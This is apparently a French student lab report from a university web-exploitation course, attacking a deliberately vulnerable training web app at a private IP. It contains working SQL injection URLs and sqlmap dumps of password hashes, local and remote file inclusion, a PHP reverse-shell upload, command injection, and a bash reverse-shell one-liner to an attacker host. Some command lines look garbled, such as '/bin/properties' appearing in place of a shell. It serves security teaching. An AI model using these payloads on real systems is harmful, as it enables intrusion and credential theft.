

TP TIW4 Exploitation des applications Web

Introduction

- Binôme
 - Jérémy THOMAS 11702137
 - Julien GIRAUD 11704709
- Machine cible
 - 192.168.237.148

2. Exploitation des vulnérabilités

2.1. Reconnaissance

```
$ sudo nmap -v --script vuln 192.168.237.148
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-07 12:02 Paris, Madrid
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:02
Completed NSE at 12:02, 10.01s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating Ping Scan at 12:02
Scanning 192.168.237.148 [4 ports]
Completed Ping Scan at 12:02, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:02
Completed Parallel DNS resolution of 1 host. at 12:02, 0.00s elapsed
Initiating SYN Stealth Scan at 12:02
Scanning 192.168.237.148 [1000 ports]
Discovered open port 8080/tcp on 192.168.237.148
Discovered open port 22/tcp on 192.168.237.148
Completed SYN Stealth Scan at 12:02, 4.26s elapsed (1000 total ports)
NSE: Script scanning 192.168.237.148.
Initiating NSE at 12:02
Completed NSE at 12:02, 21.25s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 1.61s elapsed
Nmap scan report for 192.168.237.148
Host is up (0.0080s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp  open  http-proxy
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-internal-ip-disclosure:
|_ Internal IP Leaked: 172.18.0.3
| http-cookie-flags:
| /login.php:
```

```
| PHPSESSID:  
|   httponly flag not set  
| /login/:  
|   PHPSESSID:  
|_   httponly flag not set  
|_http-phpself-xss: ERROR: Script execution failed (use -d to debug)  
| http-enum:  
|   /blog/: Blog  
|   /admin/: Possible admin folder (401 Authorization Required)  
|   /admin/admin/: Possible admin folder (401 Authorization Required)  
|   /admin/account.php: Possible admin folder (401 Authorization Required)  
|   /admin/index.php: Possible admin folder (401 Authorization Required)  
|   /admin/login.php: Possible admin folder (401 Authorization Required)  
|   /admin/admin.php: Possible admin folder (401 Authorization Required)  
|   /login.php: Possible admin folder  
|   /admin/index.html: Possible admin folder (401 Authorization Required)  
|   /admin/login.html: Possible admin folder (401 Authorization Required)  
|   /admin/admin.html: Possible admin folder (401 Authorization Required)  
|   /admin/home.php: Possible admin folder (401 Authorization Required)  
|   /admin/controlpanel.php: Possible admin folder (401 Authorization Required)  
|   /admin/account.html: Possible admin folder (401 Authorization Required)  
|   /admin/admin_login.html: Possible admin folder (401 Authorization Required)  
|   /admin/cp.php: Possible admin folder (401 Authorization Required)  
|   /admin/admin_login.php: Possible admin folder (401 Authorization Required)  
|   /admin/admin-login.php: Possible admin folder (401 Authorization Required)  
|   /admin/home.html: Possible admin folder (401 Authorization Required)  
|   /admin/admin-login.html: Possible admin folder (401 Authorization Required)  
|   /admin/adminLogin.html: Possible admin folder (401 Authorization Required)  
|   /admin/controlpanel.html: Possible admin folder (401 Authorization Required)  
|   /admin/cp.html: Possible admin folder (401 Authorization Required)  
|   /admin/adminLogin.php: Possible admin folder (401 Authorization Required)  
|   /admin/account.cfm: Possible admin folder (401 Authorization Required)  
|   /admin/index.cfm: Possible admin folder (401 Authorization Required)  
|   /admin/login.cfm: Possible admin folder (401 Authorization Required)  
|   /admin/admin.cfm: Possible admin folder (401 Authorization Required)  
|   /admin/admin_login.cfm: Possible admin folder (401 Authorization Required)  
|   /admin/controlpanel.cfm: Possible admin folder (401 Authorization Required)  
|   /admin/cp.cfm: Possible admin folder (401 Authorization Required)  
|   /admin/adminLogin.cfm: Possible admin folder (401 Authorization Required)  
|   /admin/admin-login.cfm: Possible admin folder (401 Authorization Required)  
|   /admin/home.cfm: Possible admin folder (401 Authorization Required)  
|   /admin/account.asp: Possible admin folder (401 Authorization Required)  
|   /admin/index.asp: Possible admin folder (401 Authorization Required)  
|   /admin/login.asp: Possible admin folder (401 Authorization Required)  
|   /admin/admin.asp: Possible admin folder (401 Authorization Required)  
|   /admin/home.asp: Possible admin folder (401 Authorization Required)  
|   /admin/controlpanel.asp: Possible admin folder (401 Authorization Required)  
|   /admin/admin-login.asp: Possible admin folder (401 Authorization Required)  
|   /admin/cp.asp: Possible admin folder (401 Authorization Required)  
|   /admin/admin_login.asp: Possible admin folder (401 Authorization Required)  
|   /admin/adminLogin.asp: Possible admin folder (401 Authorization Required)  
|   /admin/account.aspx: Possible admin folder (401 Authorization Required)  
|   /admin/index.aspx: Possible admin folder (401 Authorization Required)  
|   /admin/login.aspx: Possible admin folder (401 Authorization Required)
```

```
| /admin/admin.aspx: Possible admin folder (401 Authorization Required)
| /admin/home.aspx: Possible admin folder (401 Authorization Required)
| /admin/controlpanel.aspx: Possible admin folder (401 Authorization Required)
| /admin/admin-login.aspx: Possible admin folder (401 Authorization Required)
| /admin/cp.aspx: Possible admin folder (401 Authorization Required)
| /admin/admin_login.aspx: Possible admin folder (401 Authorization Required)
| /admin/adminLogin.aspx: Possible admin folder (401 Authorization Required)
| /admin/index.jsp: Possible admin folder (401 Authorization Required)
| /admin/login.jsp: Possible admin folder (401 Authorization Required)
| /admin/admin.jsp: Possible admin folder (401 Authorization Required)
| /admin/home.jsp: Possible admin folder (401 Authorization Required)
| /admin/controlpanel.jsp: Possible admin folder (401 Authorization Required)
| /admin/admin-login.jsp: Possible admin folder (401 Authorization Required)
| /admin/cp.jsp: Possible admin folder (401 Authorization Required)
| /admin/account.jsp: Possible admin folder (401 Authorization Required)
| /admin/admin_login.jsp: Possible admin folder (401 Authorization Required)
| /admin/adminLogin.jsp: Possible admin folder (401 Authorization Required)
| /admin/backup/: Possible backup (401 Authorization Required)
| /admin/download/backup.sql: Possible database backup (401 Authorization
Required)
| /login/: Login page
| /admin/upload.php: Admin File Upload (401 Authorization Required)
| /phpinfo.php: Possible information file
| /admin/CiscoAdmin.jhtml: Cisco Collaboration Server (401 Authorization
Required)
| /tools/filemanager/skins/mobile/admin1.template.php: ispCP Omega
| /blog/wp-login.php: Wordpress login page.
| /admin/libraries/ajaxfilemanager/ajaxfilemanager.php: Log1 CMS (401
Authorization Required)
| /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
OpenCart/FCKEditor File upload (401 Authorization Required)
| /admin/includes/tiny_mce/plugins/tinybrowser/upload.php: CompactCMS or B-Hind
CMS/FCKEditor File upload (401 Authorization Required)
| /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog
/ FCKEditor File Upload (401 Authorization Required)
| /admin/jscript/upload.php: Lizard Cart/Remote File upload (401 Authorization
Required)
| /admin/jscript/upload.html: Lizard Cart/Remote File upload (401 Authorization
Required)
| /admin/jscript/upload.pl: Lizard Cart/Remote File upload (401 Authorization
Required)
| /admin/jscript/upload.asp: Lizard Cart/Remote File upload (401 Authorization
Required)
| /admin/environment.xml: Moodle files (401 Authorization Required)
| /contact/: Potentially interesting folder
| /design/: Potentially interesting directory w/ listing on 'apache/2.2.16
(debian)'
| /file/: Potentially interesting folder
| /icons/: Potentially interesting folder w/ directory listing
| /images/: Potentially interesting directory w/ listing on 'apache/2.2.16
(debian)'
| /inc/: Potentially interesting folder
| /index/: Potentially interesting folder
| /services/: Potentially interesting folder
```

```
|_ /tools/: Potentially interesting folder
NSE: Script Post-scanning.
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 37.88 seconds
      Raw packets sent: 2005 (88.196KB) | Rcvd: 11 (468B)
```

- Quel est le port TCP utilisé par l'application Web ? La menace associée ?

Le port TCP utilisé par l'application web 8080 : **8080/tcp open http Apache httpd 2.2.16 ((Debian))**

La menace associée est l'utilisation du protocole http plutôt que https. Le protocole http ne permet pas d'assurer la sécurité des sites Internet car les données ne sont pas chiffrées donc « en clair ».

- Quel est le Framework de développement sur lequel s'appuie l'application ?

L'application est majoritairement basée sur le langage de programmation PHP, mais on retrouve également des fichiers asp ou encore jsp dans le dossier admin. On remarque également que le blog utilise le CMS WordPress **/blog/wp-login.php: Wordpress login page.**

2.2. Identification des services

```
$ sudo netcat 192.168.237.148 8080
$ GET / HTTP/1.0
HTTP/1.1 200 OK
Date: Fri, 07 Jan 2022 11:20:26 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze19
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 3453
Connection: close
Content-Type: text/html


$ sudo netcat 192.168.237.148 22
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2
```

Service	Port TCP/UDP	Version	Vulnérabilités
Apache	8080	Apache/2.2.16 (Debian)	Version datée, 2.x au lieu de 4.x à ce jour.
PHP	8080	PHP/5.3.3-7+squeeze19	Version datée, 5.x au lieu de 8.x à ce jour.
SSH	22	SSH-2.0-OpenSSH_7.2p2	Version datée, 2.x au lieu de 8.x à ce jour.

2.3. Connexion à l'application Web

- Authentification utilisateur présente ? Si oui, à quel niveau ? Quel est la fonctionnalité protégée ?

Authentification par htaccess qui permet de déléguer le contrôle d'accès au niveau local pour accéder aux pages /admin/* :



- Est-il possible de se créer un compte invité ? Peut-on uploader des fichiers ?

Il est possible de créer un compte invité, mais l'upload de fichier ne fonctionne pas et l'erreur expose le chemin de l'application sur le serveur :

```
Warning: move_uploaded_file(upload/TP_Univ-Lyon1-Blackops-Students.pdf): failed to open stream: No such file or directory in /var/www/jobposting.php on line 56 Warning: move_uploaded_file(): Unable to move '/tmp/phprQLAJ' to 'upload/TP_Univ-Lyon1-Blackops-Students.pdf' in /var/www/jobposting.php on line 56
```

Upload failed

Pour corriger cette erreur, il faut entrer la commande ; `mkdir upload` dans le formulaire de la page <http://192.168.237.148:8080/tools.php>

- Listez les liens qui vous semblent intéressants pour attaquer l'application

De manière générale, toutes les pages qui contiennent un formulaire :

<http://192.168.237.148:8080/admin>

<http://192.168.237.148:8080/tools.php>

<http://192.168.237.148:8080/login.php>

<http://192.168.237.148:8080/signup.php>

<http://192.168.237.148:8080/jobposting.php>

<http://192.168.237.148:8080/blog?id=1> (peut permettre de l'injection SQL)

2.4. Identification des bannières via les entêtes HTTP

```
GET /login.php HTTP/1.1
Host: 192.168.237.148:8080
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 OPR/82.0.4227.43

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1365
Content-Type: text/html
Date: Mon, 10 Jan 2022 20:33:25 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=15, max=99
Pragma: no-cache
Server: Apache/2.2.16 (Debian)
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.3-7+squeeze19
X-XSS-Protection: 0
```

- Est-il normal de disposer des bannières des services ? Est-ce que ceci constitue une vulnérabilité ? Pourquoi ? Que recommanderiez-vous ?

Cela peut constituer une vulnérabilité car les risques des services selon les versions sont connus et peuvent être recherchés. Nous pouvons recommander de protéger par un firewall, un reverse-proxy ou autre les différentes technologies utilisées par l'application.

- Disposez-vous du même niveau d'information que le scanner réseau ?

Le scanner réseau donne également le plan du site (liste d'url) ainsi que le service sur le port 22.

2.5. Identification du Back-End

En accédant à l'url [http://192.168.237.148:8080/blog.php?](http://192.168.237.148:8080/blog.php?id=1%20union%20SELECT%20NULL,NULL,@@version,NULL,NULL,NULL)

[id=1%20union%20SELECT%20NULL,NULL,@@version,NULL,NULL,NULL](http://192.168.237.148:8080/blog.php?id=1%20union%20SELECT%20NULL,NULL,@@version,NULL,NULL,NULL) , on injecte du SQL afin de récupérer la version de la base de données utilisée par l'application :

`10.2.11-MariaDB-10.2.11+maria~jessie`

L'application utilise donc le SGBD MariaDB dans sa version 10.2.11 et la version 8.11 de Debian (connue sous le nom de Jessie).

Pour récupérer la liste des tables de la base de données ainsi que leurs colonnes, on accède à l'url suivante :

[http://192.168.237.148:8080/blog.php?](http://192.168.237.148:8080/blog.php?id=1%20%20union%20select%20null,null,null,null,null,%28select%20group_concat%28concat%28table_schema,%27.%27,table_name,%27.%27,column_name,%27%3Cbr%3E%27%29%29%20from%20information_schema.columns%29)

[id=1%20%20union%20select%20null,null,null,null,null,%28select%20group_concat%28concat%28table_schema,%27.%27,table_name,%27.%27,column_name,%27%3Cbr%3E%27%29%29%20from%20information_schema.columns%29](http://192.168.237.148:8080/blog.php?id=1%20%20union%20select%20null,null,null,null,null,%28select%20group_concat%28concat%28table_schema,%27.%27,table_name,%27.%27,column_name,%27%3Cbr%3E%27%29%29%20from%20information_schema.columns%29)

```
👤 blackops.candidats.uid
,blackops.candidats.firstname
,blackops.candidats.lastname
,blackops.candidats.password
,blackops.candidats.email
,blackops.candidats.motivation
,blackops.candidats.cv
,blackops.categories.id
,blackops.categories.name
,blackops.posts.id
,blackops.posts.cat_id
,blackops.posts.title
,blackops.posts.contents
,blackops.posts.date_posted
,blackops.team.id
,blackops.team.firstname
,blackops.team.lastname
,blackops.team.role
,blackops.team.presentation
,blackops.team.age
```

- Pourquoi est-il important de disposer de la nature de base de données utilisée ?

Il est important de disposer de la nature de base de données utilisée afin d'en connaître les potentielles vulnérabilités et de faciliter l'écriture des requêtes.

2.6. OWASP - Injection SQL - Manuelle

- Remonter le numéro de version de la base de données

En accédant à l'url [http://192.168.237.148:8080/blog.php?](http://192.168.237.148:8080/blog.php?id=1%20union%20SELECT%20NULL,NULL,@@version,NULL,NULL,NULL)

[id=1%20union%20SELECT%20NULL,NULL,@@version,NULL,NULL,NULL](http://192.168.237.148:8080/blog.php?id=1%20union%20SELECT%20NULL,NULL,@@version,NULL,NULL,NULL), on injecte du SQL afin de récupérer la version de la base de données utilisée par l'application :

10.2.11-MariaDB-10.2.11+maria~jessie

L'application utilise donc le SGBD MariaDB dans sa version 10.2.11 et la version 8.11 de Debian (connue sous le nom de Jessie).

- Ainsi que le mot de passe du compte root

On récupère les mots de passes des utilisateurs avec l'url : [http://192.168.237.148:8080/blog.php?](http://192.168.237.148:8080/blog.php?id=1%20union%20select%20null,null,null,null,null,%28%28select%20group_concat%28concat%28firstname,%20%27%20%27,lastname,%27:%27,password,%27.%27,%27%3Cbr%3E%27%29%29%20from%20candidats%29%29)

[id=1%20union%20select%20null,null,null,null,null,%28%28select%20group_concat%28concat%28firstname,%20%27%20%27,lastname,%27:%27,password,%27.%27,%27%3Cbr%3E%27%29%29%20from%20candidats%29%29](http://192.168.237.148:8080/blog.php?id=1%20union%20select%20null,null,null,null,null,%28%28select%20group_concat%28concat%28firstname,%20%27%20%27,lastname,%27:%27,password,%27.%27,%27%3Cbr%3E%27%29%29%20from%20candidats%29%29)

```
👤 test test:827ccb0eea8a706c4c34a16891f84e7b.  
,Bla Bla:df5ea29924d39c3be8785734f13169c6.  
,aa aa:4124bc0a9335c27f086f24ba207a4912.
```

Les mots de passes sont chiffrés avec la fonction de hachage MD5. De nombreux outils en ligne proposent de décoder des messages chiffrés avec MD5, il est donc aisé de retrouver les mots de passes en clairs.

On obtient donc le mot de passe du compte test qui est 12345.

2.7. OWASP - Injection SQL - SQLMap

```
# Récupération de la liste des base de données
$ python3 .\sqlmap.py -u 192.168.153.148:8080/blog.php?id=1 --batch --dbs
fetching database names
available databases [2]:
[*] blackops
[*] information_schema

# Récupération des tables de la base de données blackops
$ python3 .\sqlmap.py -u 192.168.237.148:8080/blog.php?id=1 --batch --tables -D
blackops
fetching tables for database: 'blackops'
Database: blackops
[4 tables]
+-----+
| candidats |
| categories |
| posts      |
| team       |
+-----+

# Récupération des lignes de la table team de la base de données blackops
$ python3 .\sqlmap.py -u 192.168.237.148:8080/blog.php?id=1 --batch --dump -T team
-D blackops
fetching entries for table 'team' in database 'blackops'
Database: blackops
Table: team
[4 entries]
+---+-----+-----+-----+-----+-----+-----+-----+
| id | groupid | age | role | passwd | lastname | firstname | presentation |
+---+-----+-----+-----+-----+-----+-----+-----+
| 1  | 10      | 36  | Co-Founder | admin | Burhan | Bin | Spent last 5 years creating best it security tools and creates BlackOps Security to share his knowledge to everyone |
| 2  | 0       | 30  | Project Manager | admin21 | Man | Jane | Smart and impressive, she is the one who will make a success of your pentest |
| 3  | 2       | 29  | Pentester | secret | Pahlwan | Eder | Experienced 10 years as blakchat and now reconverted as White Hat, he is the one very skilled in the team |
| 5  | 5       | 2   | Auditor ISO27001 | azerty | Udin | Nasir | Security and Politic is important for you and your manager ? No problem, Nasir will give you specific justifications to Eder solutions |
```

```
+-----+-----+-----+-----+-----+-----+-----+-----+
-----
-----+

# Récupération des lignes de la table candidats (avec mots de passe déchiffrés) de
la base de données blackops
$ python3 .\sqlmap.py -u 192.168.237.148:8080/blog.php?id=1 --batch --dump -T
candidats -D blackops
cracked password 'blabla' for hash 'df5ea29924d39c3be8785734f13169c6'
Database: blackops
Table: candidats
[3 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+
| uid | cv | email | lastname | password |
| firstname | motivation |
+-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+
| 1 | php-reverse-shell.php | test@test.com | test |
827ccb0eea8a706c4c34a16891f84e7b (12345) | test |
| 2 | NULL | blabla@gmail.com | Bla |
df5ea29924d39c3be8785734f13169c6 (blabla) | Bla | NULL |
| 3 | NULL | aa | aa |
4124bc0a9335c27f086f24ba207a4912 (aa) | aa |
+-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+

```

2.8. OWASP – Local File Inclusion - /etc/passwd

La page <http://192.168.237.148:8080/file.php> affiche l'erreur `Notice: Undefined index: page in /var/www/file.php on line 3` `Notice: Undefined index: p in /var/www/file.php on line 8`, qui signifie qu'une variable `page` est attendue afin d'inclure un fichier nommé `page`.

On peut alors accéder à l'adresse <http://192.168.237.148:8080/file.php?page=/etc/passwd>, qui affiche le contenu du fichier `/etc/passwd` :

```
root:x:0:0:root:/root:/bin/properties
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
```

En revanche, en accédant à l'adresse <http://192.168.237.148:8080/file.php?page=/etc/shadow> la page affiche l'erreur :

`Warning: file_get_contents(/etc/shadow): failed to open stream: Permission denied in /var/www/file.php on line 4` `Notice: Undefined index: p in /var/www/file.php on line 8`

En effet, l'accès à certains fichiers dont `/etc/shadow`, nécessitent une élévation des privilèges (que le serveur web ne possède pas) afin d'accéder à leur contenu.

2.9. OWASP – Local File Inclusion – Fichier PHP

- Pourquoi ai-je une page blanche ? Quelle est la particularité de ce fichier ?

L'adresse <http://192.168.237.148:8080/file.php?page=connection.php> affiche page blanche est affichée car les fichiers PHP sont interprétés.

En accédant à l'inspecteur d'éléments, on observe du code PHP commenté :

```
<div class="container">
  <!--?php
    define('DB_SERVER', 'db');
    define('DB_USERNAME', 'tiw');
    define('DB_PASSWORD', 'tryTOH4ckit!!!');
    define('DB_DATABASE', 'blackops');
    $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
    $lnk = mysql_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD);
    $db2 = mysql_select_db(DB_DATABASE,$lnk);
  ?-->
</div>
```

Le fichier connection.php contient toutes les informations nécessaires à la connexion à la base de données.

- Comment faire pour que le contenu ne soit pas i...té ?

Le code est commenté avec des balises de commentaires HTML `<!--?php ... -->` et est donc considéré comme du code HTML. Pour que le PHP ne soit pas interprété, il faudrait commenter le code à l'intérieur de la balise PHP avec des balises de commentaires PHP `<?php /* ... */ ?>`.

2.10. OWASP – Remote File Inclusion

- Identifiez à quel endroit de l'application vous pourriez inclure du contenu qui ne serait pas présent sur la machine mais stocké autre part.

<http://192.168.237.148:8080/file.php?page=x> avec x l'url vers un serveur externe qui distribue un fichier PHP.

2.11. OWASP – Remote File Inclusion

- Comment créer un reverse-shell en php ?

Ecrire et injecter dans la machine cible un script php qui ouvre une connexion TCP vers la machine de l'attaquant.


- Comment inclure notre reverse shell dans l'application web pour qu'il soit exécuté et que nous récupérions une connexion sur le serveur ?

Mettre en place un serveur qui distribue un fichier php (le fichier reverse-shell de pentestmonkey par exemple). Puis, inclure cette page dans la machine cible en utilisant par exemple l'adresse

[http://192.168.237.153:8080/file.php?page=\[adresse_vers_serveur\]](http://192.168.237.153:8080/file.php?page=[adresse_vers_serveur])

2.12. OWASP – File Upload - WebShell

Via le formulaire de la page Job Posting, upload du fichier php-reverse-shell.php par <https://pentestmonkey.net/tools/web-shells/php-reverse-shell> qui ouvrira une connexion TCP vers notre machine attaquante. En accédant à ce script php dans le dossier upload/ on ouvre bien un reverse shell sur notre machine. Nous pouvons alors taper des commandes à exécuter sur la machine cible, par exemple `ls` affiche la liste des dossiers du serveur web cible :



```
ubuntu@blackopshell: ~
ubuntu@blackopshell:~$ nc -v -n -l -p 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.237.148 51248
Linux c1e50d79ea7f 4.4.0-101-generic #124-Ubuntu SMP Fri Nov 10 18:29:59 UTC 2017 x86_64 GNU/Linux
 15:41:15 up 10 days,  3:51,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
init.d
init.sh
lib
lib64
media
mnt
opt
```

Récupérer la version de l'OS

```
$ cat /proc/version
```

```
Linux version 4.4.0-101-generic (buildd@lcy01-amd64-006) (gcc version 5.4.0
20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.5) ) #124-Ubuntu SMP Fri Nov 10 18:29:59 UTC
2017
```

Récupérer le nom de l'utilisateur utilisé pour l'exécution du serveur Web

```
$ aux | egrep '(apache|httpd)'
```

root	6	0.0	0.2	17588	2524	?	S	Jan03	0:00	/bin/properties
/init.d/0-apache2.sh										
root	7	0.0	0.0	4052	432	?	S	Jan03	0:00	/bin/sh
/usr/sbin/apachectl -D FOREGROUND										
root	9	0.0	1.6	147748	16368	?	S	Jan03	0:51	/usr/sbin/apache2
-D FOREGROUND										
www-data	15	0.0	1.3	151032	14048	?	S	Jan03	0:00	/usr/sbin/apache2
-D FOREGROUND										
www-data	25	0.0	1.4	151448	14476	?	S	Jan05	0:00	/usr/sbin/apache2
-D FOREGROUND										
www-data	26	0.0	1.3	151032	14100	?	S	Jan05	0:00	/usr/sbin/apache2
-D FOREGROUND										
www-data	35	0.0	1.4	151144	14720	?	S	Jan06	0:00	/usr/sbin/apache2
-D FOREGROUND										
www-data	36	0.0	1.3	151528	14084	?	S	Jan06	0:00	/usr/sbin/apache2
-D FOREGROUND										
www-data	38	0.0	1.3	150676	13828	?	S	Jan07	0:00	/usr/sbin/apache2
-D FOREGROUND										
www-data	39	0.0	1.3	150804	13836	?	S	Jan10	0:00	/usr/sbin/apache2

```
-D FOREGROUND
www-data    40  0.0  1.3 151044 13912 ?          S    Jan10   0:00 /usr/sbin/apache2
-D FOREGROUND
www-data    42  0.0  1.3 150788 13796 ?          S    Jan10   0:00 /usr/sbin/apache2
-D FOREGROUND
www-data    48  0.0  1.3 150880 13840 ?          S    Jan12   0:00 /usr/sbin/apache2
-D FOREGROUND
```

2.13. OWASP - Command Execution – Simple

Le formulaire de la page <http://192.168.237.148:8080/tools.php> permet de scanner une adresse IP avec nmap. En utilisant le caractère `;` en début de commande, nous pouvons injecter n'importe quelle commande linux.

```
$ ; id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

2.14. OWASP - Command Execution – Reverse Shell

Sur notre machine attaquante (192.168.153.190/5555), on attend une connexion sur le port 5555 avec la commande :

```
$ nc -v -n -l -p 5555
```

Sur la machine cible dans le formulaire de la page onlineTools on se connecte à notre machine attaquante avec la commande :

```
$ ; /bin/properties -c '/bin/properties -i >&/dev/tcp/192.168.153.190/5555 0>&1
2>&1'
```

2.15. OWASP – XSS Reflected

- Qui interprète le contenu d'une XSS ? (serveur/client)

Le contenu d'une XSS est interprétée côté client.

- Avec quel langage exploiter une XSS ?

Le langage JavaScript qui est souvent privilégié, mais n'importe quel langage de programmation côté client peut être utilisé.

- Quelles sont les ouvertures possibles avec une telle faille ?
 - Rediriger les utilisateurs vers un site Web malveillant.
 - Enregistrer les frappes de l'utilisateur sur le clavier.
 - Accéder à l'historique de navigation de l'utilisateur et au contenu des presse-papiers.
 - Exécuter des attaques basées sur un navigateur Web (comme planter le navigateur).
 - Obtenir les informations sur les cookies d'un utilisateur qui est connecté à un site Web.
